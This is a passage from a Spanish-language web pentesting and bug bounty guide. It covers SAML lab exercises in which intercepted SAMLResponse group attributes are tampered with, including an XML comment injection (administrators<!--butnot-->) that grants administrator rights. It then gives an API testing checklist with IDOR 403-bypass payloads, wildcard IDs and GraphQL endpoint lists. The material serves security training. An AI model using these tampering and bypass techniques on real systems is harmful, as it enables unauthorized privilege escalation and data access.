  <saml:Attribute Name="username" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">yogi</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="urn:oid:1.2.840.113549.1.9.1" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">yogi@jellystonep.com</saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Imagen 120: Utilizamos la extensión de BurpSuite SAML Raider

Como vemos en la siguiente imagen, interceptamos la petición y modificamos el valor de este atributo, por el grupo administrators.

The screenshot shows the Burp Suite SAML Raider extension interface. The top bar includes tabs for Extender, Project options, User options, Learn, EsPreSSO, JSON Web Tokens, and SAML Raider Certificates. The SAML Raider Certificates tab is active, showing a list of certificates. Below this, the 'Intercept' tab is selected, displaying a request to http://127.0.0.1:8000. The 'Intercept is on' button is highlighted. The 'SAML Raider' dropdown menu is open, showing the 'SAML Raider' option. The main area displays the SAML message in XML format, with the 'memberOf' attribute highlighted and its value changed to 'administrators'.

Imagen 121: Modificando el valor del grupo

SAMLResponse a mayor resolución:

```
u6WkWCyl8swr:0CvLI16uA5EdSi5evQkZnzVI/e9uv0UDWc/zwSfiEA1ZnwWtW3tr/F09WTvg/6zInqh2TxIwk3uKxyu7HMFekcu2tAVNiy1Jjp5ECAwEAAaQME4wHQY
DVR00BBYEFOnZYhqx73Ve165bD3xtovD/VLPKMB8GA1UdIwQYMBAAFOnZYhqx73Ve165bD3xtovD/VLPKMAwGA1UdEwQFMAMBAf8wDQVJKoZIhvcNAQELBQAQDggEBAIS
Ij9g7X0P6Gubec1fg+Zvfc1SCqVpyzY2nJmC5S8IyofJo+BQbbry1bR2sKZ90wIReFDh0qSOH+dzN51Kvfwj5B/phocmzi9UTALatex02x/QY03A0iDDj1Qf3cJQj2Q
JQ/Lqk+yynVdWREffDHTYjqqz03UoC1SdITskigDCgPjLIvVlrIexBwucspctmloRYcVzL6p0M1GQHMoMKsG0DHAFc05/baVs8eulYs18nDQWx0W96DS0pw/jskDxSyI
w4rPpqzYfR1XBI21cAlQIjaucDPAZMI90ufoHCSgmUPDIh4g5oIzn/275khWqI/hfn8BTc4otzB0h+9q6FHU=</ds:X509Certificate></ds:X509Data></ds:Key
Info></ds:Signature><saml:Subject><saml:NameID SPNameQualifier="http://127.0.0.1:8000/metadata/"
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">_3dd013220324c6995196a31f82c62bc83f63cb4af8</saml:NameID><saml:Subj
ectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"><saml:SubjectConfirmationData NotOnOrAfter="2021-08-30T07:44:42Z"
Recipient="http://127.0.0.1:8000/?acs"
InResponseTo="ONELOGIN_Ac77ec032cb8d2fb754f842cffc321cc29ca17e1"/></saml:SubjectConfirmation></saml:Subject><saml:Conditions
NotBefore="2021-08-30T07:39:12Z"
NotOnOrAfter="2021-08-30T07:44:42Z"><saml:AudienceRestriction><saml:Audience>http://127.0.0.1:8000/metadata/</saml:Audience></sa
ml:AudienceRestriction></saml:Conditions><saml:AuthnStatement AuthnInstant="2021-08-30T07:39:42Z"
SessionNotOnOrAfter="2021-08-30T15:39:42Z"
SessionIndex="f18aebf774eda0e392318293a4399683c4ff20df43"><saml:AuthnContext><saml:AuthnContextClassRef>urn:oasis:names:tc:SAML
:2.0:ac:classes:Password</saml:AuthnContextClassRef></saml:AuthnContext></saml:AuthnStatement><saml:AttributeStatement><saml:Att
ribute Name="memberOf" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">administrators</saml:AttributeValue></saml:Attribute><saml:Attribute Name="firstName"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">Yogi</saml:AttributeValue></saml:Attribute><saml:Attribute Name="lastName"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">Bear</saml:AttributeValue></saml:Attribute><saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">yogi</saml:AttributeValue></saml:Attribute><saml:Attribute Name="urn:oid:1.2.840.113549.1.9.1"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">yogi@jellystone.com</saml:AttributeValue></saml:Attribute></saml:AttributeStatement></saml:Assertion></sam
lp:Response>
```

Imagen 122: Modificando el valor del grupo - II

El resultado final es el siguiente, conseguimos acceder como usuario administrador.




Imagen 123: convirtiéndonos en administradores

LAB: XML Comment Handling

En este laboratorio utilizaremos un comentario XML, con el objetivo de mencionar algo en el código y que sea ignorado por los compiladores. En XML podemos incluir comentarios en cualquier parte del documento utilizando la siguiente etiqueta: `<!--Su comentario-->`

Un analizador XML suele ignorar o eliminar estos comentarios al analizar un documento XML y ahí es donde un atacante puede atacar. Como veremos en el siguiente ejemplo

Para este ejercicio nos tenemos que autenticar con el usuario: brubble y su clave: password

Como vemos en la siguiente imagen, este usuario pertenece al grupo “administratorsbutnot”




Imagen 124: Grupo administratorsbutnot

Y en este grupo, tenemos permisos de un usuario normal




Imagen 125: Low Level

El siguiente paso, será interceptar la SAMLResponse y modificar el valor del grupo, intercalando el siguiente comentario, `administrators<!--butnot-->`

De esta forma, el comentario será eliminado/ignorado dándonos el nombre de grupo administrators.




Imagen 126: XML Comment Injection

SAMLResponse a mayor resolución:

```
es:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef></saml:AuthnContext></saml:AuthnStatement><saml:Attribute
eStatement><saml:Attribute Name="memberOf"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">administrators<!-- butnot --></saml:AttributeValue></saml:Attribute><saml:Attribute
Name="firstName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">Barney</saml:AttributeValue></saml:Attribute><saml:Attribute Name="lastName"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">Rubble</saml:AttributeValue></saml:Attribute><saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">brubble</saml:AttributeValue></saml:Attribute><saml:Attribute Name="urn:oid:1.2.840.113549.1.9.1"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"><saml:AttributeValue
xsi:type="xs:string">barney.rubble@bedrock.com</saml:AttributeValue></saml:Attribute></saml:AttributeStatement></saml:
Assertion></saml:Response>
```

Imagen 127: XML Comment Injection - II

El resultado final, como podemos ver, ahora pertenecemos al grupo administradores




Imagen 128: Miembro del grupo administrators

Y contamos con los permisos de un administrador.




Imagen 129: Permisos totales

Estos son algunos de los ejemplos que podemos ver con este laboratorio, sin duda, es interesante comprobar otros tipos de vulnerabilidades o malas implementaciones dentro de la sintonía SAML / SSO, como pueden ser verificación de firmas, o ataques XSW.

8. API

31 ¿Que es?

Las interfaces de programación de aplicaciones (API) se han convertido en una parte fundamental de casi todas las empresas. Son especificaciones que definen cómo otras aplicaciones pueden interactuar con los activos de una organización.

Las APIs exponen la aplicación logic y los datos sensibles, como la información de identificación personal, y por ello se han convertido cada vez más en un objetivo para los atacantes.

32 ¿Tipos?

Las APIs normalmente, devuelven los datos en formato JSON o XML, es la manera más utilizada de representar estos datos.

Principalmente diferenciamos referentes a aplicativos webs, las siguientes APIs:

SOAP

La información es transmitida a través de Request XMLSOAP, es una arquitectura de API que se utiliza menos en las aplicaciones modernas. Pero muchas aplicaciones antiguas y aplicaciones IoT siguen utilizando APIs SOAP. Se utiliza el formato XML para transportar datos, y sus mensajes tienen una cabecera y un cuerpo.

Una petición SOAP tiene el siguiente aspecto:

```
<soapenv:Body>
  <web:GetCitiesByCountry>
    <!--type: string-->
    <web:CountryName>gero et</web:CountryName>
  </web:GetCitiesByCountry>
</soapenv:Body>
```

Esta query llama al método GetCitiesByCountry y pasa el argumento llamado CountryName, con el valor string “gero et”.

REST

Representational State Transfer, la información se representa en formato JSONREST, es una de las estructuras de API más utilizadas. Las APIs REST también pueden utilizar varios métodos HTTP. En total son 5:

- Get - Se suele utilizarse para leer recursos
- Post - Se suele utilizar para crear recursos
- Put - Se suele utilizar para actualizar recursos



- Delete - Se suele utilizar para eliminar recursos
- Path – Se suele utilizar para actualiza un recurso, parcialmente.

Estos métodos son utilizados como práctica común, no es un requerimiento ni una obligación utilizarlos, es posible utilizar estos métodos para cosas diferentes.

En la siguiente imagen, tenemos un ejemplo de API REST, una solicitud de tipo Get, debemos fijarnos en el body de la solicitud.

	Host	Method	URL	MIME type
093	https://classify-client.servi...	GET	/api/v1/classify_client/	JSON
092	https://normandy.cdn.moz...	GET	/api/v1/	JSON
091	https://www.google.com	GET	/recaptcha/api2/webworker.js?hl=en&v=JPZ52INx9...	script
090	https://www.google.com	GET	/recaptcha/api2/anchor?ar=2&k=6Ldx7ZkUAAAA...	HTML
089	https://safebrowsing.googl...	GET	/v4/threatListUpdates.fetch?\$ct=application/x-proto...	app
088	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
087	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
086	https://safebrowsing.googl...	GET	/v4/threatListUpdates.fetch?\$ct=application/x-proto...	app
085	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON
084	https://www.pinterest.com	GET	/resource/NewsHubBadgeResource/get/?source_ur...	JSON

Request	Response
Raw	Headers
Hex	

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 x-xss-protection: 1; mode=block
4 x-content-type-options: nosniff
5 Vary: User-Agent, Accept-Encoding
6 x-ua-compatible: IE=edge
7 Cache-Control: no-cache, no-store, must-revalidate, max-age=0
8 Expires: Thu, 01 Jan 1970 00:00:00 GMT
9 Pragma: no-cache
10 x-frame-options: SAMEORIGIN
11 pinterest-generated-by: coreapp-webapp-prod-0a018b84
12 pinterest-generated-by: coreapp-webapp-prod-0a018b84
13 x-envoy-upstream-service-time: 235
14 pinterest-version: a59ed29
15 x-pinterest-rid: 4653551879891201
16 Content-Length: 6893
17 Date: Sun, 17 May 2020 23:19:42 GMT
18 Connection: close
19 X-CDN: akamai
20 Strict-Transport-Security: max-age=31536000 ; includeSubDomains ; preload
21
22 {
  "resource_response": {
    "status": "success",
    "http_status": 200,
    "data": {
      "news_hub_count": 0,
      "conversations_unseen_count": 0
    }
  },
  "client context": {

```

Imagen 130: Ejemplo de una petición Rest del libro BugBounty-PlayBook2

Como podemos observar en el body de la solicitud, la información se tramite en formato json

GraphQL

GraphQL es una nueva tecnología desarrollado por FaceBook en 2015, que permite a los desarrolladores solicitar los campos de recursos precisos que necesitan, y obtener múltiples recursos con una sola llamada a la API. GraphQL es cada vez más común debido a esta ventaja.

Una petición GraphQL tiene el siguiente aspecto:

```

query {
  tienda {
    nombre
    DominioPrincipal {
      url
      host
    }
  }
}

```

Esta query, indica que queremos recuperar el nombre de la tienda y del dominio principal necesitamos las propiedades URL y host.

A diferencia de las Rest API, es que esta necesita enviar múltiples solicitudes a diferentes endpoints de la API, para consultar datos de la base de datos del back-end. Y con GraphQL, como decíamos, solo necesitamos una solicitud, para solicitar todos los datos del back-end. GraphQL, cuenta con 2 tipos de operaciones, query y mutate, en lugar de 5 de Rest (Get, Put, Post...)

33. ¿Como encontrarlo?

El primer paso es comprobar que tipo de API se está utilizando por parte del aplicativo web. La metodología para utilizar depende de ello, por eso es importante comprobarlo.

Esto podemos verlo interceptando las peticiones y respuestas a través de un proxy. Identificar peticiones a endpoints claves como /api/ , /apiv1/ , /graphql. Y como vimos anteriormente, viendo el formato por el cuál se transmite la información, xml, json or graphql.

Existen otras formas, como la posibilidad de utilizar Google dorks, repositorios de github o investigar ficheros javascripts, de esta forma, podemos descubrir información escondida.

SOAP

En una petición SOAP, el primer mensaje empieza con “<soapenv:Envelope>”, con este valor es un buen indicador de que se está utilizando SOAP.

Las APIs SOAP disponen de un servicio llamado Web Services Description Language (WSDL), que se utiliza para describir la estructura de la API y cómo acceder a ella. Si encontramos el WSDL de una API SOAP, puede utilizarlo para entender la API antes de testearla.

A menudo se pueden encontrar archivos WSDL añadiendo .wsdl o ?wsdl al final del endpoint de la API, por ejemplo: <https://api.example.com/api/?wsdl>



REST

Las APIs REST, como vimos anteriormente se pueden identificar por el formato representativo json, además se identifican por utilizar estructuras predecibles para los usuarios, por ejemplo, utilizar api en el path del endpoint. Las API Rest contienen un documento llamado WADL, Web Application Description Language (WADL), es similar a WSDL.

Graphql

A la hora de identificar peticiones de tipo graphql, es importante identificar peticiones a endpoints como /graphql o /graphql, entre otros.

A la hora de ver vulnerabilidades asociadas a graphql, existen diversas herramientas, y recientemente (01/09/21), se ha desarrollado la herramienta [BatchQL](#) por parte del equipo de assetnote, esta herramienta tiene la característica de realizar los siguientes ataques:

- Introspection query support
- Schema suggestions detection
- Potential CSRF detection
- Query name based batching
- Query JSON list based batching

Existen otras herramientas, como [GraphQL Voyager](#), que nos permite de forma visual la estructura de GraphQL, o [GraphQLmap](#), que nos permite probar ataques de sql injection, entre otras utilidades. O utilizar extensiones de BurpSuite, como [InQL](#)

Uno de los problemas principales asociada a las APIs es la exposición de contenido al exterior, por eso es importante realizar fuerza bruta de directorios, como herramientas como fuff o más recientemente, Kiterunner

Tenemos otras alternativas como la funcionalidad de intruder de Burp, es importante probar las diferentes alternativas y decidir cuál es la más interesante o confortable para nosotros.

34. TIPS

La característica más encontrada por los investigadores se trata de las vulnerabilidades relacionadas con exposición de información sensible expuesta al exterior, vulnerabilidades Insecure Direct Object Reference (IDOR)

A la hora de realizar un análisis, el punto fuerte es leer la documentación que nos encontremos, de esta manera, aprenderemos a interpretar como es el funcionamiento, y obtener una mayor información, ósea,



realizamos un reconocimiento. Una vez que entiendas la aplicación puedes empezar a encontrar defectos de diseño y otros errores con bastante facilidad.

Swagger, nos puede ser de utilidad para consultar la documentación de las APIs, podemos acceder desde la siguiente url <https://swagger.io/>, contiene documentación que los desarrolladores utilizan para sus APIs internas.

A la hora de testear una API, existen algunos consejos o checklist para tener en cuenta:

- Las versiones antiguas suelen tener más vulnerabilidades, podemos comprobar si existen una versión anterior, por ejemplo: *api/v3/login* → *api/v1/login*
- Comprobar si existen más endpoints a la hora de autenticarnos: */api/mobile/login* → */api/v3/login*
- IDOR, modificar parámetros que sean utilizados como identificador, como *ID*, este normalmente nos lo podemos encontrar en las urls, pero es posible encontrarlo en las cabeceras o cuerpo de la Request, incluso, suele ser más vulnerables que en las urls.
- SSRF, las APIs necesitan realizar peticiones a otras aplicaciones, si no se encuentra bien validado el parámetro, pueden surgir este tipo de vulnerabilidades.
- Si testear una API, es interesante testear APIs Web/Mobile de forma separada, no tiene por qué tener los mismos mecanismos de seguridad.
- Si testear una API Rest, podemos intentar comprobar si acepta peticiones de tipo SOAP, modificamos la cabecera content-type a application/xml.
- Modificar las peticiones GET a POST puede provocar errores que a su vez provoquen la exposición de contenido sensible al exterior *GET /api/trips/1* → *POST /api/trips/1* | *POST /api/trips DELETE /api/trips/1*
- Modificar el contenido de las queries puede provocar la exposición de contenido sensible
- Indicar IDs numéricos cuando nos encontremos con GUID/UUID: *GET /api/users/6b95d962-df3* → *GET /api/users/1*
- Si no encuentras vulnerabilidades en esa API, expande tu superficie de ataque, buscando subdominios. Puede ser que tenga la misma API pero con diferentes configuraciones.
- Rate Limiting, es decir, las API no restringen el número de peticiones
- Buscar funciones especiales y ver como interactúan, por ejemplo, funciones como convertir en PDF, compartir fotos, etc.
- Testear IDOR, y recibimos errores 403, Forbidden? Existen bypasses como:
 - Wrap ID with an array: *{"id":111}* → *{"id":[111]}*
 - Wrap ID with a JSON object: *{"id":111}* → *{"id":{"id":111}}*
 - Enviarlos dos veces *URL?ID=<LEGIT>&ID=<VICTIM>*



- Enviar wildcard {"user_id":"*"}
 - XSS, si no existen protecciones, podemos buscarlos!
 - Wildcard en lugar de ID: /api/users/1 → /api/users/* /api/users/% /api/users/_ /api/users/.

GraphQL

Como decíamos anteriormente, a la hora de encontrar una API GraphQL, es interesante utilizar Google dorks o investigar ficheros javascripts, revisando palabras como “query”, “mutation” puede ser interesante incluso podemos encontrar que tipo de queries podemos utilizar.

A medida que surjan nuevas tecnologías, también lo harán nuevas vulnerabilidades. Unas vulnerabilidades asociadas a esta API son las siguientes:

GraphQL introspection, por defecto, en GraphQL, no se aplica ningún tipo de autenticación, por lo tanto, GraphQL permite a cualquier persona consultar información.

Es importante identificar los siguientes directorios:

- /graphql
- /graphiql
- /graphql.php
- /graphql/console
- /v1/explorer
- /v1/graphiql

A la hora de descubrir contenido mediante técnicas de fuzzing, tenemos el repositorio [SecLists](#), con un diccionario de endpoints que son posibles encontrar dentro del ámbito de GraphQL

Si encontramos algunos de estos endpoints abiertos, nos permitirá consultar información, esto no es una vulnerabilidad reportable para BugBounty, debido a que tenemos la necesidad de sacar un impacto sobre ella. Por tanto, debemos obtener **información sensible** de usuarios, por ejemplo. En cambio si estamos realizando un pentest, en este caso, si es interesante reportarlo.

Si recibimos respuesta a esto, podemos utilizar la herramienta GraphQL Voyagerl.

GraphQL Query Flaws, como decíamos anteriormente, no hay un control de acceso a las consultas de información, y por este hecho, se pueden generar ataques de tipo IDOR. Por ejemplo, consultar información sobre mi perfil de usuario, utilizando un nombre de usuario diferentes. O intentar hacernos pasar por un usuario administrador.

GraphQL SQL Injection, GraphQL acaba interactuando con código arbitrario escrito por los programadores. GraphQL por sí mismo no previene ningún tipo de ataque, por lo que si cometieron errores (no usar consultas parametrizadas, por ejemplo) la aplicación puede ser vulnerable a ataques de inyección SQL. Por ejemplo, en un valor incluir una comilla y ver el resultado devuelto.



Un MindMap sobre API bastante completo, lo encontramos en el siguiente link:

<https://dsopas.github.io/MindAPI/play/>

Donde podemos ver como realizar un reconocimiento sobre las APIs y vulnerabilidades asociadas a estas.

35. Ejemplos

A la hora de practicar las vulnerabilidades de las APIs, tenemos multitud de laboratorios.

Tenemos la plataforma de pentesterlab, que cuenta con 10 ejercicios en su certificate API.

Existen otras plataformas gratuitas como repositorios de github, por ejemplo, de graphql:

<https://github.com/righettod/poc-graphql>

<https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application>

Una plataforma interesante y que me gustaría hacer mención en este proyecto, es la plataforma de Kontra, donde podemos ver el OWASP Top 10 para APIs.

<https://application.security/free/owasp-top-10-API>

De esta forma, a través de ctf's podemos ver y observar entornos reales de las vulnerabilidades de APIs.

Para finalizar, me gustaría hacer presencia de los laboratorios de Kontra, creo que es una plataforma fantástica para aprender, y digna de hacer mención de ella.

Lab: Broken Object Level Authorization

La plataforma Kontra nos guía de forma interactiva en sus laboratorios

Como vemos en la siguiente imagen, en el panel de la izquierda, nos indica que Alicia es CTO de la empresa CBSCaretrack, y ha contratado a un consultor para realizar un pentesting en la aplicación.

Incluso nos explica que es un pentester!



